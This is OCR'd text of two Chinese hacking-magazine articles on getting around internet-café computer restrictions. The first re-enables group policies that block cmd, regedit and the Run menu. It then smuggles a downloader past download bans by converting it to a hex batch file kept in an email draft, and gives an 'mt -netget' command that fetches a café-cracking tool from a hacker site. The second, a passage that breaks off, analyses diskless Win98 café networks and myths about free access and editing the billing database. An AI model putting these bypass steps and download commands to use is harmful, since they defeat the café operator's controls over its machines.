


图4　打开搜索

也许你会发现，搜索范围只有那么有限的几个，“我的电脑”以及各驱动器都是不可以搜索的，而用浏览器保存文件则刚刚好是在这几个目录的范围内，正好利用，不是吗！~

嗯，填好之后就点搜索吧，一下就找到了。然后双击 gpedit.vbs，看组策略是不是出来了！如图 5 所示。




图5　打开组策略

拥有了组策略，还有什么不能干呢！把一些不爽的限制全部恢复：

用户配置——管理模板——windows 组件——windows 资源管理器——从“工具”菜单删除“文件夹选项”菜单
用户配置——管理模板——windows 组件——windows 资源管理器——隐藏“我的电脑”中的这些指定的驱动器
用户配置——管理模板——任务栏和「开始」菜单——从「开始」菜单删除“运行”菜单
用户配置——管理模板——系统——禁止访问命令提示符
用户配置——管理模板——系统——禁止访问注册表编辑器
用户配置——管理模板——系统——只运行许可的（不要运行指定的）windows 应用程序
用户配置——管理模板——系统——Ctrl+Alt+Del 选项——删除任务管理器
用户配置——管理模板——桌面——删除桌面上“我的电脑”图标
用户配置——管理模板——桌面——隐藏和禁用桌面上的所有项目

全部禁用就可以了。




图6　转换的mt.exe




图7　mt.exe 的十六进制代码

四、突破下载

突破限制已经成功了一大步，下面我们来破解禁止下载。就我研究并且试验成功，单纯使用注册表禁止下载只对图形界面程序有效，对命令行下的工具是无用的。这时有读者会说可以用 wget.exe，我说当然当然，可是它 325k 的身材真是不敢恭维。我一般用传说中的 mt.exe，40k 的体积和强大的功能让很多朋友钟情于它。这里又涉及到一个问题：既然禁止了下载，那又怎么获得 mt.exe 呢？问得好！这正是本文精华之所在—— exe2bat 老树新花之巧妙绕过禁止下载大法！


既然它不让下咱就不下，自己编译工具又有什么不可以。手工编译如果你有技术和条件当然好了，但费时费力。exe2bat.exe 可以帮我们完成烦琐的工作。exe2bat 的原理是将 exe 文件先转化成十六进制写进一个文件，然后用 debug 命令（一个简单的汇编环境）还原。也就是说我们只要有 mt.exe 的十六进制代码就可以了，这也是为什么我要选择只有 40k 的 mt.exe 的原因了。用 exe2bat 转化其他程序时如果程序过大会造成假死，而且生成的代码量大，这些都是我们不愿意看到的。

exe2bat 的语法为：exe2bat inpub.exe output.bat。图 6 是我转换的 mt.exe。

（注意：有读者可能会问，既然网吧不能下载，那你的exe2bat是从什么地方搞来的？呵呵，这工作是在非网吧机器上完成的，下面有提及。）

转化完成后，用记事本打开同目录生成的 mt.bat，ctrl+a 全选复制。然后登录你的邮箱，写信，把信的内容粘贴上 mt.exe 的十六进制代码然后存草稿就可以了，如图 7 所示。

当然这些都是前期工作，你坐在网吧的时候，代码就已经在邮箱里了。破解流程是这样的：登录邮箱，打开草稿箱复制mt.exe的代码，粘贴到本地并保存为mt.bat。直接双击运行这个bat文件就可以得到mt.exe了！进入cmd.exe，转到mt.exe所在目录，输入命令：mt -netget http://download1.77169.com/soft/hacrktools/other/20050320jingruiv4.0.zip hehe.zip。如图8所示。



```
命令提示符
C:\Documents and Settings\Administrator\My Documents>mt -netget http://download1
.77169.com/soft/hacrktools/other/20050320jingruiv4.0.zip hehe.zip

Download File from  http://download1.77169.com/soft/hacrktools/other/20050320jin
gruiv4.0.zip to hehe.zip.
Download completed    3397331 bytes ......
Downloaded   3317.7KB  @368.6KB/S in 8sec.

File (hehe.zip) TotalByte : 3 MB.

C:\Documents and Settings\Administrator\My Documents>
```

图8　利用mt.exe下载文件

其中的url为精锐网吧辅助工具在华夏黑客同盟网通用户的下载地址，附电信用户地址：http://download2.77169.com/soft/hacrktools/other/20050320jingruiv4.0.zip。好了，精锐网辅已经在本地了，想干什么就点你的鼠标吧！

五、友情提示

最后解决历史遗留问题。有些网吧禁止了桌面访问，无法进入我的电脑。我提供几种方法，相信够用的了。


1、同样是打开IE，点收藏(A)，然后双击其中的链接就就可以进入C:\Documents and Settings\user\Favorites\链接目录了；

2、进入qq设置，选择系统设置的传输文件设置，点击管理cache目录就可以进入X:\qq\QQFileCache目录了。如果可以用cmd.exe的话，用命令start path就可以进入指定目录，而start .则是进入当前目录。这些间接进入目录的方法必须是没有禁止访问驱动器才可以成功的。

OVER！大家有什么问题欢迎来www.nohack.cn/bbs讨论！

编辑点评：本文另辟蹊径，巧妙地利用了exe2bat来将下载软件的代码复制到网吧，再利用浏览器配合将其执行，新颖的构思，让我们在破解网吧下载方面又多了一条很好的途径。但这种方法也有局限性，文中的方法必须要用到记事本的“另存为”功能，而这个选项会被一些bt的网吧禁止的，如果利用IE缓存应该能够克服这个问题。另外，本文的方法应该不适用于无盘网络。

没有黑软，也能破网吧
——信息收集和分析篇



兜兜里有糖

从本文你可以学到：
1、什么是无盘网络，98无盘网络的优缺点；
2、概括性地介绍了现今98无盘网吧的内部布局和防御技术；
3、纠正以往入侵无盘网吧教程中的一些思维上和方法上的错误认识。

一、网吧安全隐患概述

现在大多数人仍是在网吧上网的，虽然已有一部分条件好的网吧采用了XP的操作系统作为客户机让客人享受更加稳定、舒畅的服务，但是大部分网吧还都在使用Windows 98这个毫无本地安全性可言的操作系统来作为网吧的客户机的OS，这就决定了它为所有用户开放的都是相同的权限。因此，只要方法得当，本地入侵这样的机器是没有任何问题的。所以许多网吧管理软件、限制方法也应运而生。但是一个没有从操作系统内核入手彻底改造用户权限的软件，是非常失败的。事实也是如此，几乎每一个新版本的管理软件出来后不久，很多破解高手就会发布本地破解的方法。这就意味着你辛辛苦苦做的配置会被某些无聊的客人稍做手脚就不起作用了，更具诱惑的事情是许多“免费上网”的方法也在层出不穷！这当然是一个身为管理者最不愿意看见的事情。如果作为一个破解者，你是如何分析网上流传的那些方法，或者说如何更好地把别人的方法运用在自己实际的破解过程中呢？本文将针对“万象”系列的管理软件和以Win 98为工作站OS的无盘网吧环境从三个方面给大家做一个原理性的分析。

二、物理设备方面

想必大家都应该知道Windows98/Me的操作系统特点是多媒体性能佳，支持软硬件多，对配置要求低，比较老的机器也能跑；但缺点是稳定性差，对一些新的软件支持不好。那为什么又要选择无盘的网络结构呢？无盘网络又是什么呢？简言之，就是一个网络中的所有工作机上都不安装硬盘，而全部通过网络服务器来启动，这样的网络就是无盘网络，这些工作站被称为无盘工作站。无盘网络的本意是为了降低工作站的成本，而实际上无盘网络的最主要优点却不是省钱，而是“管理和维护”。就是把工作站要用到的操作系统的文件和软件文件都放到服务器上，系统的管理和维护都在服务器上完成，软件升级只需要配置一次，网络中的所有计算机就都能用上新软件。但大多只是理论上的完美，实际中正常情况下仍会突然来个死机、蓝屏什么的，让人很是不爽！而在一个XP的网吧，这是不可能发生的事情。

下面我将把对于以往入侵无盘网吧的教程或文章存在误解或误导的地方，给大家指出来几点，仅供参考。

1 无盘并不是没有硬盘，也并非只有一块硬盘，如果把网吧所有的东东都装在一块硬盘里，那需要多大的硬盘容量呀！我可以很负责任地告诉你们，除电影服务器外，网络服务器的硬盘数量至少有四块。实际上服务器的配置往往都比较高，硬盘一般都采用比工作站快的硬盘或者采用更快的读写技术（如磁盘阵列技术），而且服务器只充当文件服务器，没有其他的工作要做。

2 即使工作站的配置再好，也只是为客人提供基本的网络消费服务，保证客人能“玩”就行。这是一个本质问题！而经常有人说用X-SCAN去扫主机，那你会发现不出一分钟，你的电脑就会挂掉。参数和线程设置越是多，挂得越快。所以我们只能选择较简

单的扫描器，可是收获来的信息利用价值却很低。我们在WIN98和WINXP的OS上分别去扫WIN2K的主机，其结果对WIN98是没有任何优势可言的，更何况许多高版本的黑软就不支持在WIN98的OS平台上运行。

3 无盘网吧的系统文件确实只在一块硬盘上，但只是主机的系统文件，并非每个工作站都共用它，而所有工作站的系统文件都是统一放在具有和自己编号一样的文件夹里（即有几个工作站就有几个对应的系统文件夹，彼此也相对独立），不然一台工作站挂了不就全都挂了吗？我们平时所操作的工作站端是采用了无盘网络技术的“网络映像”功能，所有对系统的修改、删除甚至是病毒、木马，都将改写到指定的目录，但是真正的系统和软件的文件并没有任何变化。这样，中病毒或文件遭到破坏后只需要删除改写后的文件即可。而那些所谓的“控制”也是很短暂的。一切在重启工作站后，就解除了。这都是服务器上本身具有的批处理文件和一些维护的EXE程序在作怪的缘故。所以如果你真能入侵到服务器内部，拿到这些东西也是有一定研究价值的哦！不过也有的是靠拷盘的技术人员定期来维护的，这种恢复过程无须管理者去做。这也是现今为什么多半用还原软件和硬件都是运用在XP的网吧环境下的缘故。当然如果整个网吧都是你DIY的，那就另当别论了。

三、应用程序方面

想必这个方面大家最感兴趣的话题应该就是如何“免费上网”了，那现在我就来揭开一些实质的问题让大家了解“真相”背后的故事。

1 杀了进程真能免费上网吗？

这是一个很老的话题了，然而还有很多人在说。但事实上并非能如你所愿，要知道我们即使杀了进程，服务器还是在计费的，所以必须还得去老板那里结账才行。这时原来的电脑桌面不会被锁住，而主机这边显示的是已解锁，那你真的敢回去上吗？后果可想而知！

2 共享入侵主机是否可行呢？

所谓的共享入侵对于98无盘网吧而言，更贴切地讲应该只能算一种逻辑上的共享。在无盘网吧中，虽然我们是在工作站上操作，但和直接操作主机基本上没有区别，唯一的区别就是你是被它限制的。两者的关系只是被人为地划分为了主从关系。而所有的限制只是对工作站而言的，所以你不要误认为是因为服务器受到一样的限制才使你也因此而受到限制。这里怎样绕过限制才是问题的关键！




图1 查找*.mdb文件的结果

3 那如何入侵数据库给自己充值呢？

很简单，Down一个有文件管理器功能的软件，查找*.mdb即可（给自己中个马也是一样的）。可实际上呢？如图1所示 这是我查找C盘下*.mdb文件的结果，打开后发现根本没有一个是万象的数据库。

4 那么数据库呢？是否在别的盘呢？

这里我依然可以负责任地告诉你，数据库在网络服务器上是找不到的，早就被移到电影服务器了，因为这样做更安全！这也是网吧的通用方法。再分析一下，别的教程中通常说管理软件路径是在C:\Program Files下，其实这只是每个程序安装时的默认路径。而“万象”的原始路径是在C:\Windows\system\octopus下的（服务器上系统文件的路径哦）。至于C:\octopus嘛，只是包含在工作站里的客户端文件夹而已，更不存在服务端和客户端程序都安装在一起的情况。这个原理和木马的控制原理是一样的（即服务器能控制多个工作站）。

5 究竟是谁总在限制我们？

